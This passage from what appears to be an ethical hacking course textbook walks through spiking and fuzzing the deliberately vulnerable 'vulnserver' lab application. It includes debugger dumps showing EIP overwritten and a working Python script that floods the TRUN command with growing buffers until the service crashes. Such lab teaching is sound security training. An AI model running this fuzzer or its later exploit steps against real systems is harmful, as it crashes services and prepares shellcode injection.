line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1301
^C
┌─[✗]─[root@parrot]─[~]
└──╼ #pluma trun.spk
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 6.54: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.


Immunity Debugger - vulnserver.exe - [CPU - thread 00002C7C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
EAX, ESP, EBP, EIP registers are overwritten with ASCII value "A"
Immunity Debugger showing vulnerable server paused due to access violation
Paused

```
EAX 00ACF1EC ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00DBD7A8
EDX 001FA01E
EBX 00001650
ESP 00ACF9CC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 222000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00   .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
```

```
00ACF9CC  41414141  A
00ACF9D0  41414141  AAA
00ACF9D4  41414141  AAAA
00ACF9D8  41414141  AAAA
00ACF9DC  41414141  AAAA
00ACF9E0  41414141  AAAA
00ACF9E4  41414141  AAAA
00ACF9E8  41414141  AAAA
00ACF9EC  41414141  AAAA
00ACF9F0  41414141  AAAA
00ACF9F4  41414141  AAAA
```


```
[05:49:48] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 6.55: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.


For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:


fuzz.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
fuzz.py

```python
#!/usr/bin/python2
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.1.11', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```


Figure 6.56: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.



```
┌─[x]─[root@parrot]─[~]
└──╼ #cd /home/attacker/Desktop/Scripts
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x fuzz.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 6.57: Screenshot showing the output of fuzzing vulnerable server



Immunity Debugger - vulnserver.exe - [CPU - thread 00000844, module vulnserv]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
00401D98  8B85 A4FAFFFF     MOV EAX,DWORD PTR SS:[EBP-55C]
00401D9E  890424            MOV DWORD PTR SS:[ESP],EAX
00401DA1  E8 32100000       CALL <JMP.&msvcrt.memset>
00401DA6  C74424 0C 00000   MOV DWORD PTR SS:[ESP+C],0
00401DAE  C74424 08 0E000   MOV DWORD PTR SS:[ESP+8],0E
00401DB6  C74424 04 F9434   MOV DWORD PTR SS:[ESP+4],vulnserv.00404 ASCII "TRUN COMPLETE
00401DBE  8B85 E0FBFFFF     MOV EAX,DWORD PTR SS:[EBP-420]
00401DC4  890424            MOV DWORD PTR SS:[ESP],EAX
